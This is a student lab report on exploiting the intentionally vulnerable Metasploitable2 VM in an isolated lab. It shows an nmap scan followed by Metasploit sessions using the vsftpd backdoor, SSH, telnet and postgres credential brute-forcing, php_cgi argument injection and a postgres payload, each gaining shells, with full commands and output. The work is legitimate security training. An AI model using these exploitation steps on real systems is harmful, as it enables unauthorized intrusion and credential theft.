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School of Information Technology and Engineering
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1. Snapshot of Kali Linux IP and vulnerable VM IP



Kali Linux IP: 192.168.1.2

```
(priyalb@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe10:1b50 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:10:1b:50 txqueuelen 1000 (Ethernet)
    RX packets 321651 bytes 449895664 (429.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 161070 bytes 13045410 (12.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19477 bytes 9510229 (9.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19477 bytes 9510229 (9.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(priyalb@kali)-[~]
$ 18BIT0272
```

We are using Metasploitable2 because it is a very vulnerable server and hosts vulnerable websites like TWiki, phpMyAdmin, Mutillidae, DVWA and WebDAV.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

18BIT0272

Vulnerable VM i.e. Metasploitable2 IP: 192.168.1.23

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:26:ae
          inet addr:192.168.1.23  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:26ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6865 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4523 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:581596 (567.9 KB)  TX bytes:398350 (389.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1073 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1073 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:481309 (470.0 KB)  TX bytes:481309 (470.0 KB)

msfadmin@metasploitable:~$ 18BIT0272_
```

2. Snapshot of Nessus scan to identify the vulnerabilities

Note: Could not configure Nessus in either windows or Kali due to issues with initializing plugins so I've gone for NMAP Scan with your permission and added 3 extra exploits as compensation.

NMAP Scan of the Vulnerable VM i.e. Metasploitable2: We find various open ports through which we can exploit the Virtual Machine with the help of Metasploit

```
(priyalb@kali)-[~]
$ nmap -sV 192.168.1.23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 17:08 IST
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 17:09 (0:00:07 remaining)
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 17:10 (0:00:10 remaining)
Nmap scan report for 192.168.1.23
Host is up (0.0073s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.83 seconds

(priyalb@kali)-[~]
$ 18BIT0272
```

Command: searchsploit vsftpd

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5816.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/1827b.s
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Shellcodes: No Results

```

--(priva1d@kali)~
$ searchsploit vsftpd

```

```
(priyalb@kali)-[~]
$ msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMM                                     MMMMMMMMMMMMMMMM
MMMMN$                                               vMMMMM
MMMMNL      M        N          JMMMMM
MMMMNL      M           N         JMMMMM
MMMMNL      M             mmmNM       JMMMMM
MMMMNI      M                               jMMMMM
MMMMNI      M                               jMMMMM
MMMMNI      M            M              jMMMMM
MMMMNI      M            M              jMMMMM
MMMMNI      M            M              jMMMMM
MMMMNI      W           M               #   JMMMMM
MMMMMR      ?MN     M                .dMMMMM
MMMMMNm    `?MM    M                 dMMMMMM
MMMMMMNN   ?MM    MM?  NMMMMMMN
MMMMMMMMMMNe                       JM          NM
MMMMMMMMMMNm ,                      eMMMMMMNMNMNM
MMMMMMNNMMNMNMNMNMx                M          NMNMNM
MMMMMMMMMMNMNMNMNMNM+ .. +MMNMNMNMNMNMNMNMNMNM

https://metasploit.com

= [ metasploit v6.0.30-dev ]
+ -- ==[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 > 18BIT0272
```

```
Command: use exploit/unix/ftp/vsftpd_234_backdoor
```

set RHOST 192.168.1.23

exploit

We can see that we have owned the command shell of the remote machine.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.23
RHOST => 192.168.1.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.23:21 - USER: 331 Please specify the password.
[+] 192.168.1.23:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.1.23:6200) at 2021-04-12 17:54:56 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:26:ae
          inet addr:192.168.1.23  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:26ae/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6934 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4556 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:586331 (572.5 KB)  TX bytes:401716 (392.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:547269 (534.4 KB)  TX bytes:547269 (534.4 KB)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

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```

2. Exploiting Port 22 SSH

Created 2 files USER.txt and PASS.txt with few words on each including msfadmin since that is the username and password for Metasploitable2 (our RHOST and Vulnerable VM).



To test ssh logins on a range of machines and report successful logins

Command: use auxiliary/scanner/ssh/ssh_login

set RHOSTS 192.168.1.23

set user_file /home/priyalb/Desktop/USER.txt

set user_file /home/priyalb/Desktop/USER.txt

set stop_on_success true

exploit

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/priyalb/Desktop/USER.txt
user_file => /home/priyalb/Desktop/USER.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/priyalb/Desktop/PASS.txt
pass_file => /home/priyalb/Desktop/PASS.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.23:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm
min) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.2:42463 -> 192.168.1.23:22) at 2021-04-12 19:06:30 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.2:4433
[*] Sending stage (980808 bytes) to 192.168.1.23
[*] Meterpreter session 2 opened (192.168.1.2:4433 -> 192.168.1.23:53932) at 2021-04-12 19:07:16 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > session 2
[-] Unknown command: session.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter >
[*] Stopping exploit/multi/handler
sudo sysinfo
[-] Unknown command: sudo.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > 18BIT0272
```

Again, we have owned the command shell of Metasploitable2

3. Exploiting TELNET

We will use same USER.txt and PASS.txt file that we used for ssh above.

We will test telnet login and report successful login.

Command: use auxiliary/scanner/telnet/telnet_login

set RHOSTS 192.168.1.23

set user_file /home/priyalb/Desktop/USER.txt

set user_file /home/priyalb/Desktop/USER.txt

set stop_on_success true

exploit


```

msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/priyalb/Desktop/USER.txt
user_file => /home/priyalb/Desktop/USER.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/priyalb/Desktop/PASS.txt
pass_file => /home/priyalb/Desktop/PASS.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[*] 192.168.1.23:23 - No active DB -- Credential data will not be saved!
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: priyal:priyal (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: priyal:18bit0272 (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: priyal:msfadmin (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: 18bit0272:priyal (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: 18bit0272:18bit0272 (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: 18bit0272:msfadmin (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: msfadmin:priyal (Incorrect: )
[-] 192.168.1.23:23 - 192.168.1.23:23 - LOGIN FAILED: msfadmin:18bit0272 (Incorrect: )
[+] 192.168.1.23:23 - 192.168.1.23:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.23:23 - Attempting to start session 192.168.1.23:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (0.0.0.0:0 → 192.168.1.23:23) at 2021-04-12 19:20:40 +0530
[*] 192.168.1.23:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.2:4433
[*] Sending stage (980808 bytes) to 192.168.1.23
[*] Meterpreter session 4 opened (192.168.1.2:4433 → 192.168.1.23:49751) at 2021-04-12 19:26:57 +0530
[*] Command stager progress: 100.00% (773/773 bytes)

```

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4. Exploiting port 80 (php_cgi)

When running as cgi, php up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability.

phpinfo()
192.168.1.23/phpinfo.php
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs

PHP Version 5.2.4-2ubuntu5.10
php

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project
수호신

Command: use auxiliary/scanner/telnet/telnet_login

set RHOSTS 192.168.1.23

set user_file /home/priyalb/Desktop/USER.txt

set user_file /home/priyalb/Desktop/USER.txt

set stop_on_success true

exploit

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 auxiliary(scanner/http/http_version) > exploit

[*] 192.168.1.23:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 18BIT0272
[-] Unknown command: 18BIT0272.
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (39282 bytes) to 192.168.1.23
[*] Meterpreter session 5 opened (192.168.1.2:4444 -> 192.168.1.23:37322) at 2021-04-12 20:05:33 +0530

meterpreter > pwd
/var/www
```

5. Exploiting Port 5432 (Postgres)

Postgres is associated with SQL and runs on port 5432 and can be exploited using Metasploit.

Command: use exploit/linux/postgres/postgres_payload

set RHOSTS 192.168.1.23

exploit

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.23:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/hgAFZiBx.so, should be cleaned up automatically
[*] Sending stage (980808 bytes) to 192.168.1.23
[*] Meterpreter session 8 opened (192.168.1.2:4444 -> 192.168.1.23:40823) at 2021-04-12 20:21:46 +0530

meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 08:00:27:63:26:ae
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.23
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe63:26ae
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 18BIT0272
```


Command: use auxiliary/scanner/postgres/postgres_login

set username postgres

set RHOSTS 192.168.1.23

exploit

```
msf6 exploit(linux/postgres/postgres_payload) > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass false
user_as_pass => false
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.23:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.23:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > 18BIT0272
```

We have successful login with password as postgres at template1. This service has default credentials when setting up say a web server and we need to make sure we change the default usernames and passwords otherwise nothing is secure and anyone can get in this way as shown above.
